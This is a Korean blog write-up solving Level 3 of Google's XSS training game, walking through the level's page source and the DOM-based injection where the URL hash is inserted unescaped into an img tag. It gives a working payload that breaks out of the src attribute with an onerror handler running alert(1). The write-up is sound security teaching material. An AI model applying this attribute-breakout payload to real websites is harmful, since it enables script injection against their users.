-

레벨 3로 넘어가면 위와 같은 페이지가 반겨준다.
입력 칸이 없으므로 문제를 풀기 앞서 페이지의 소스코드를 살펴보자.
<!doctype html>
<html>
  <head>
    <!-- Internal game scripts/styles, mostly boring stuff -->
    <script src="/static/game-frame.js"></script>
    <link rel="stylesheet" href="/static/game-frame-styles.css" />

    <!-- Load jQuery -->
    <script
      src="//ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js">
    </script>

    <script>
      function chooseTab(num) {
        // Dynamically load the appropriate image.
        var html = "Image " + parseInt(num) + "<br>";
        html += "<img src='/static/level3/cloud" + num + ".jpg' />";
        $('#tabContent').html(html);

        window.location.hash = num;

        // Select the current tab
        var tabs = document.querySelectorAll('.tab');
        for (var i = 0; i < tabs.length; i++) {
          if (tabs[i].id == "tab" + parseInt(num)) {
            tabs[i].className = "tab active";
            } else {
            tabs[i].className = "tab";
          }
        }

        // Tell parent we've changed the tab
        top.postMessage(self.location.toString(), "*");
      }

      window.onload = function() {
        chooseTab(unescape(self.location.hash.substr(1)) || "1");
      }

      // Extra code so that we can communicate with the parent page
      window.addEventListener("message", function(event){
        if (event.source == parent) {
          chooseTab(unescape(self.location.hash.substr(1)));
        }
      }, false);
    </script>

  </head>
  <body id="level3">
    <div id="header">
      <img id="logo" src="/static/logos/level3.png">
      <span>Take a tour of our cloud data center.</a>
    </div>

    <div class="tab" id="tab1" onclick="chooseTab('1')">Image 1</div>
    <div class="tab" id="tab2" onclick="chooseTab('2')">Image 2</div>
    <div class="tab" id="tab3" onclick="chooseTab('3')">Image 3</div>

    <div id="tabContent"> </div>
  </body>
</html>
먼저 이 부분에 집중해보자.
    <div class="tab" id="tab1" onclick="chooseTab('1')">Image 1</div>
    <div class="tab" id="tab2" onclick="chooseTab('2')">Image 2</div>
    <div class="tab" id="tab3" onclick="chooseTab('3')">Image 3</div>

    <div id="tabContent"> </div>
각각의 페이지 버튼 클릭시 chooseTab()라는 함수에 값을 보낸다. 그리고 tabContent라는 id를 통해 이미지를 출력하는 것으로 보인다.
<script>
      function chooseTab(num) {
        // Dynamically load the appropriate image.
        var html = "Image " + parseInt(num) + "<br>";
        html += "<img src='/static/level3/cloud" + num + ".jpg' />";
        $('#tabContent').html(html);

        window.location.hash = num;
chooseTab()에 전달된 num을 통해 html 변수에 num.jpg를 넣어주고 있다. 그리고 이 html을 tabContent를 통해 출력해준다.
num 의 값을 통해 결과가 출력되는 것을 알았다. 이제 num 의 값에 어떻게 원하는 값을 넣어줄지를 찾아야 한다.
chooseTab()을 호출하는 곳을 찾아보자.
      window.onload = function() {
        chooseTab(unescape(self.location.hash.substr(1)) || "1");
      }
self.location.hash.substr(1) 은 url의 # 부분에 있는 값을 가져온다. 따라서 url 에 값을 입력하게 되면 chooseTab() 을 통해 화면에 출력할 수 있다.
html += "<img src='/static/level3/cloud" + num + ".jpg" />";이 부분을 참고하여 공격 코드를 작성해보자.
입력한 값이 num 부분에 들어갈 것이다. 레벨 2에서의 onerror 를 통한 alert 창 출력 방법을 다시 사용해보자.
적용된 img 태그 : <img src='없는 파일' onerror="alert(1)">
https://xss-game.appspot.com/level3/frame#'1.png' onerror="alert(1)">
'을 통해 src 부분을 닫아줬고 onerror 를 통해 alert(1) 을 실행한 뒤 >를 통해 img 태그를 닫아주었다.

alert 창이 출력되었다. 성공적으로 Level 3를 클리어 하였다.
XSS game
Welcome, recruit! Cross-site scripting (XSS) bugs are one of the most common and dangerous types of vulnerabilities in Web applications. These nasty buggers can allow your enemies to steal or modify user data in your apps and you must learn to dispatch the
xss-game.appspot.com
'Wargame > XSS game' 카테고리의 다른 글
[XSS game] Level 6 (0) 2022.02.11 [XSS game] Level 5 (0) 2022.02.11 [XSS game] Level 4 (0) 2022.02.11 [XSS game] Level 2 (0) 2022.02.10 [XSS game] Level 1 (0) 2022.02.10 댓글
HACKINTOANETWORK
SECURITY RESEARCHER, BUG HUNTER, HACKER